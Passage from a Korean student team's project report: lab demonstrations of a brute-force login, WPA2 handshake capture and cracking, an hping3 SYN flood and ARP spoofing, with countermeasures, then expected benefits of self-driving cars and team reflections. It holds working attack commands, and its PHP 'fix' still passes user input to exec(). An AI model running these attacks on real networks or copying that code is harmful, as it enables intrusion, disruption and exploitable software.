$user_id = stripslashes($user_id);  
$user_pw = stripslashes($user_pw);
```



```
$user_id = mysqli_real_escape_string($con, $user_id);  
$user_pw = mysqli_real_escape_string($con, $user_pw);
```



stripslashes

문자형이 아닌 숫자형으로 입력 받을 경우
mysqli_real_escape_string 함수를 우회해 데이터 추출을 방지

mysqli_real_escape_string

Unescape 문자열을 Escape하여 MySQL 쿼리문을 안전하게
질의할 수 있도록 한다.

\x00, \n, \r, \, \x1a에 해당하는 문자열을 발견하면 백슬
래시를 붙여 치환한다.

3.5.2 PHP Code Injection

< 대응 방안 >

```
$message = $_GET["message"];  
exec("$message");
```



```
$message = $_GET["message"];  
$message = htmlspecialchars($message, ENT_QUOTES, "UTF-8");  
exec("$message");
```




htmlspecialchars

값으로 들어가는 message 변수를 검증한다.
악의적인 코드를 입력하더라도 필터링 되어 동작하지 않는다.

&, "'", ", <, > 을 HTML 엔티티로 변환한다.

3.5.3 Brute Force Attack(Dictionary Attack)



Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Hello	logout	Comment
11	admin	passwd	200			1744			
12	root	passwd	200			1744			
13	test	1234	200			1744			
14	admin	1234	200			1744			
15	root	1234	200			1744			
16	test	123456	200			2181	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
17	admin	123456	200			1744			
18	root	123456	200			1744			
19	test	1q2w3e4r	200			1744			
20	admin	1q2w3e4r	200			1744			

Request Response

Raw Params Headers Hex

POST /main.php HTTP/1.1
 Accept: text/html, application/xhtml+xml, image/jxr, */*
 Referer: http://192.168.40.104/index.php
 Accept-Language: ko-KR
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
 Content-Type: application/x-www-form-urlencoded
 Accept-Encoding: gzip, deflate
 Content-Length: 34
 Host: 192.168.40.104
 Pragma: no-cache
 Cookie: PHPSESSID=q588o5nvj2o9qsvm4d7la12bc4
 Connection: close

user_id=test&user_pw=123456&=login

0 matches

Finished

<Brute Force Attack 성공 화면>

<대응 방안>



Ubuntu
DataBase

DataBase Column 추가


로그인 실패 횟수를 DB에 저장하여 5번이 넘어가
면 로그인 불가능하게 방지

```
create table user(  
    user_id varchar(50) primary key,  
    user_pw varchar(100) not null,  
    user_name varchar(50) not null,  
    user_email varchar(100) not null  
)ENGINE = InnoDB;
```



```
create table user(  
    user_id varchar(50) primary key,  
    user_pw varchar(100) not null,  
    user_name varchar(50) not null,  
    user_email varchar(100) not null,  
    user_login_fail int int default 0  
)ENGINE = InnoDB;
```

3.5.4 AP Attack



```
①
root@kali-DONG:~# sudo airodump-ng --bssid 88:36:6C:A0:34:58 -w ap_attack wlan0mon

CH 5 ][ Elapsed: 28 mins ][ 2019-06-11 17:40 ][ WPA handshake: 88:36:6C:A0:34:58

BSSID PWR Beacons #Data, #s CH MB ENC CIPHER AUTH ESSID
88:36:6C:A0:34:58 -38 1656 26 0 7 130 WPA2 CCMP PSK teamc100

BSSID STATION PWR Rate Lost Frames Probe
```

패킷을 캡처하여 Ap_attack 파일로 저장

```
③
root@kali-DONG:~# ls
ap_attack-01.cap Music test-02.kismet.netxml
ap_attack-01.csv new.txt test-02.log.csv
ap_attack-01.kismet.csv Pictures Videos
ap_attack-01.kismet.netxml Public WPA TEST-01.cap
ap_attack-01.log.csv pw.txt WPA TEST-01.csv
ap_test-01.cap shared.d WPA TEST-01.kismet.csv
ap_test-01.csv Templates WPA TEST-01.kismet.netxml
ap_test-01.kismet.csv test-01.cap WPA TEST-01.log.csv
ap_test-01.kismet.netxml test-01.csv WPA TEST-01.cap
ap_test-01.log.csv test-01.kismet.csv WPA TEST-02.csv
cmd.0403.txt test-01.kismet.netxml WPA TEST-02.kismet.csv
ddd.txt test-01.log.csv WPA TEST-02.kismet.netxml
Desktop test-02.cap WPA TEST-02.log.csv
Documents test-02.csv

root@kali-DONG:~# sudo aircrack-ng ap_attack-01.cap -w /home/ftpuser/dark0de.lst
```

Dark0de.lst를 이용하여 패스워드 크래킹 시작

```
②
root@kali-DONG:~# sudo aireplay-ng --deauth 100 -a 88:36:6C:A0:34:58 wlan0mon
17:19:40 Waiting for beacon frame (BSSID: 88:36:6C:A0:34:58) on channel 7
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:19:40 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:41 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:41 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:42 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:43 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:43 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:44 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:44 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:45 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:45 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:46 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:46 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
17:19:47 Sending DeAuth (code 7) to broadcast -- BSSID: [88:36:6C:A0:34:58]
```

deauth패킷을 이용하여 이미 인증된

비밀번호를 재 인증 수행

```
④
Aircrack-ng 1.5.2

[00:00:16] 98066/1214823 keys tested (5861.31 k/s)

Time left: 3 minutes, 10 seconds 8.07%

KEY FOUND! [ 123456789 ]

Master Key : A0 10 01 5C 8F DD 1C 60 D0 ED 55 14 FC 27 46 2C
08 BF 89 D9 77 5B 44 A3 09 4A EF 01 9E C7 D1 56

Transient Key : 1D 97 0F 3F 1C 15 9C 08 48 B6 B4 29 B4 43 6E 86
2D CE 6F 2B 49 21 63 66 D4 1E B8 48 73 60 0C F6
31 53 BF 4B 64 71 35 10 EB E9 C9 4E 50 E9 DE 03
EC AB EA 5F 6F 42 E7 92 48 9C E3 8A 11 B5 B2 2E

EAPOL HMAC : DC 99 D7 A3 6C 23 53 15 19 84 93 D7 8E A3 AA 19
```

키 획득 완료

3.5.5 DDoS Attack

```
root@kali-DONG:~# hping3 --scan 1-1024 -S 192.168.40.96
Scanning 192.168.40.96 (192.168.40.96), port 1-1024
1024 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win | len |
+-----+-----+-----+-----+
All replies received. Done.
Not responding ports: (1 tcpmux) (2 nbp) (3 ) (4 echo) (5 ) (6 zip) (7 echo) (8 )
(9 discard) (10 ) (11 systat) (12 ) (13 daytime) (14 ) (15 netstat) (16 ) (17 )
(qotd) (18 msp) (19 chargen) (20 ftp-data) (21 ftp) (22 ssh) (23 telnet) (24 ) (25 )
smtp) (26 ) (27 ) (28 ) (29 ) (30 ) (31 ) (32 ) (33 ) (34 ) (35 ) (36 ) (37 ti
me) (38 ) (39 rlp) (40 ) (41 ) (42 nameserver) (43 whois) (44 ) (45 ) (46 ) (47 )
(48 ) (49 tacacs) (50 re-mail-ck) (51 ) (52 ) (53 domain) (54 ) (55 ) (56 ) (57 )
(58 ) (59 ) (60 ) (61 ) (62 ) (63 ) (64 ) (65 tacacs-ds) (66 ) (67 bootps) (68 )
bootpc) (69 tftp) (70 gopher) (71 ) (72 ) (73 ) (74 ) (75 ) (76 ) (77 ) (78 )
(79 finger) (80 http) (81 ) (82 ) (83 ) (84 ) (85 ) (86 ) (87 link) (88 kerbero
```


Hping3을 이용하여 Ubuntu 서버
포트 스캔

```
root@kali-DONG:~# hping3 --rand-source 192.168.40.96 -p -80 -S --flood
HPING 192.168.40.96 (eth0 192.168.40.96): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Hping3을 이용하여 Ubuntu 서버
DDoS 공격

No.	Time	Source	Destination	Protocol	Length	Info
2190.	45.5140311980	197.38.283.164	192.168.148.148	TCP	60	48193 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514035405	192.168.148.148	197.38.283.164	TCP	58	80 → 48193 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514037948	234.128.8.26	192.168.148.148	TCP	60	48194 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514039670	210.66.57.8	192.168.148.148	TCP	60	48195 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514041295	192.168.148.148	210.66.57.8	TCP	58	80 → 48195 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514043393	240.255.214.161	192.168.148.148	TCP	60	48196 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514045953	192.168.148.148	240.255.214.161	TCP	58	80 → 48196 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514048287	210.157.57.123	192.168.148.148	TCP	60	48197 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514050734	192.168.148.148	210.157.57.123	TCP	58	80 → 48197 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514706560	197.150.37.227	192.168.148.148	TCP	60	48198 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514709212	192.168.148.148	197.150.37.227	TCP	58	80 → 48198 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514712740	133.128.280.75	192.168.148.148	TCP	60	48199 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514721916	192.168.148.148	133.128.280.75	TCP	58	80 → 48199 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514724470	197.240.69.58	192.168.148.148	TCP	60	48200 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514727228	192.168.148.148	197.240.69.58	TCP	58	80 → 48200 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514730441	11.227.85.38	192.168.148.148	TCP	60	48201 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514732703	192.168.148.148	11.227.85.38	TCP	58	80 → 48201 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514735314	214.164.216.184	192.168.148.148	TCP	60	48202 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514738557	192.168.148.148	214.164.216.184	TCP	58	80 → 48202 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514740870	75.97.26.163	192.168.148.148	TCP	60	48203 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514744084	192.168.148.148	75.97.26.163	TCP	58	80 → 48203 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514746459	85.185.234.212	192.168.148.148	TCP	60	48204 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514749706	192.168.148.148	85.185.234.212	TCP	58	80 → 48204 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514752018	134.179.204.35	192.168.148.148	TCP	60	48205 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514754734	192.168.148.148	134.179.204.35	TCP	58	80 → 48205 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514757093	10.93.3.64	192.168.148.148	TCP	60	48206 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514800542	192.168.148.148	10.93.3.64	TCP	58	80 → 48206 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460
2190.	45.514818450	115.82.214.91	192.168.148.148	TCP	60	48207 → 80 [SYN] Seq=0 Win=512 Len=0
2190.	45.514823189	192.168.148.148	115.82.214.91	TCP	58	80 → 48207 [SYN, ACK] Seq=0 Ack=1 Win=28200 Len=0 MSS=1460

WireShark를 이용하여 DDoS공격
실행결과 패킷 확인



DDoS 실행 결과 화면

3.5.6 Sniffing / Snooping / spoofing

1. spoofing

```
kjy@localhost:~/바탕화면
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
[kjy@localhost 바탕 화면]$ arp -a
? (192.168.40.20) at 38:d5:47:ad:ff:0b [ether] on eth0
? (192.168.40.19) at 38:d5:47:ae:b8:1c [ether] on eth0
? (192.168.40.108) at 00:0c:29:ef:f0:d4 [ether] on eth0
? (192.168.40.1) at 90:9f:33:db:e8:f8 [ether] on eth0
```

공격하기 전 상대방 MAC 주소를 확인한다.

```
root@kali-DONG: ~
File Edit View Search Terminal Help
root@kali-DONG:~# arpspoof -i eth0 -t 192.168.40.96 192.168.40.1
0:c:29:ef:f0:d4 0:c:29:fe:12:52 0806 42: arp reply 192.168.40.1 is-at 0:c:29:ef:f0:d4
0:c:29:ef:f0:d4 0:c:29:fe:12:52 0806 42: arp reply 192.168.40.1 is-at 0:c:29:ef:f0:d4
0:c:29:ef:f0:d4 0:c:29:fe:12:52 0806 42: arp reply 192.168.40.1 is-at 0:c:29:ef:f0:d4
```

arpspoof 명령어로 상대방 타겟 IP 와 MAC 주소 IP 를 입력한다.

```
kjy@localhost:~/바탕화면
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
[kjy@localhost 바탕 화면]$ arp -a
? (192.168.40.20) at 38:d5:47:ad:ff:0b [ether] on eth0
? (192.168.40.19) at 38:d5:47:ae:b8:1c [ether] on eth0
? (192.168.40.108) at 00:0c:29:ef:f0:d4 [ether] on eth0
? (192.168.40.1) at 00:0c:29:ef:f0:d4 [ether] on eth0
```

공격 성공 후 MAC 주소가 바뀐걸 확인한다.

```
root@kali-DONG: ~
File Edit View Search Terminal Help
root@kali-DONG:~# fragrouter -B1
fragrouter: base-1: normal IP forwarding
192.168.40.96.46050 > 203.248.252.2.53: udp 43 (DF)
192.168.40.96.46050 > 203.248.252.2.53: udp 43 (DF)
192.168.40.96.57620 > 164.124.101.2.53: udp 31 (DF)
192.168.40.96.57620 > 164.124.101.2.53: udp 31 (DF)
```

이 상태를 유지하면 상대방이 공격 당하는 것을 눈치챌 수 있기 때문에
가로챈 패킷을 다시 정상상태로 포워딩 시켜준다.

4. 기대 효과

4.1 향후 개선 사항

4.1.1 Smart Car 개선사항

현재 개발 상황으로는 자율주행 자동차를 목표라고 하기에는 미흡한 부분이 많습니다. 출력되는 영상 역시 어떤 응용기술이 적용 된 것이 아니라, 단순히 화면에 출력만 하는 상태입니다. 개선 사항으로 영상처리 기술을 활용하여 좀더 완성도 높은 자율 주행 자동차를 구현하는 것이 목표입니다.

4.1.2 Mobile Web 개선사항

4.2 기대 효과

1) 보험료 감소

자율 주행 자동차의 안전이 최대로 보장된다면, 운전과 관련된 위험 요인들이 대부분 사라짐으로써, 자동차 보험료도 극적으로 떨어질 것이다.

2) 자동차 사고 예방

자율 주행 자동차는 운전 중 운전자의 사소한 부주의로 인해 제재 위험을 없애준다. 달리는 자동차의 움직임을 예상하고, 갑작스러운 추돌을 방지한다.

3) 연료 절감, 환경 오염 방지

자율 주행 자동차의 경우 전기, 수소를 이용 하여 탄소 배출을 줄이고 환경 오염도를 낮추어 연비도 절감 된다.

4) 주차공간 필요성 감소

자율 주행 자동차의 공유로 인한 지역사회 내 차량 대수 감소로 인해 주차공간 필요성이 감소하고 이 공간을 활용 할 수 있다.

5) 무인 택시 & 무인 배달 서비스

실시간 교통상황을 반영하여 최적의 경로를 탐색하여 빠른 시간 내에 목적지에 도착하여 높은 만족도에 기여할 수 있다.

5. 개발 후기

5.1 팀 사진



5. 2 프로젝트 후기

성명	후기
김성빈	프로젝트가 학교에서 한번하고 이번이 2 번째인데 프로젝트를 시작할 때 6 주나 되는 많은 시간을 준다고 생각했는데 막상 해보니 생각보다 더 어렵고 많은 시간이 필요 한 것 같다. 하지만 그 만큼 많은 것을 배우고 의미 있는 시간을 보냈다고 생각한다.
김지연	큰 프로젝트는 졸업작품 이후로 두 번째 경험이었다. 이번 프로젝트는 취업과 직접적인 연계되는 거라 부담도 가고, 마음이 무거웠었다. 그래도 동료들과 함께 차근차근 해결 나갔더니 좋은 경험이었던 것 같다.
황대훈	처음 프로젝트 기간을 들었을 때 6 주 라는 시간이 라고 들었다. 6 주라는 시간은 처음에는 많아 보였는데 막상 해보니 정말 짧은 시간이었다. 처음에는 정말 많은 것을 해보고 싶었는데 프로젝트를 하다 보니까 힘든 점이 많았는데 계속 하다 보니까 성공해서 기분도 좋고 기억에 많이 남을 것 같다.
구관현	처음 리눅스를 배울 때는 익숙하지 않은 운영체제여서 명령어와 사용법을 잘 몰라 무엇을 해야 할지 몰랐었습니다. 교육원을 통해 리눅스를 배우고 프로젝트로 Server - Client 환경 구축 및 Smart Car 제어 하면서 많은 공부가 되었습니다.
조명환	처음 기획부터 개발까지 모든 과정을 진행해 본다는 점에서 흥미로웠고, 실제 실무량은 조금 다르겠지만 비슷하게나마 경험해봐서 좋았습니다. 또한 실제 개발을 진행하며 다양한 문제에 마주하였지만 이 문제를 해결하기 위해 찾아보고 공부하며 6 개월간 배웠던 내용을 복습하며 기술력을 향상 시킨 것 같아 많은 도움이 된 프로젝트였습니다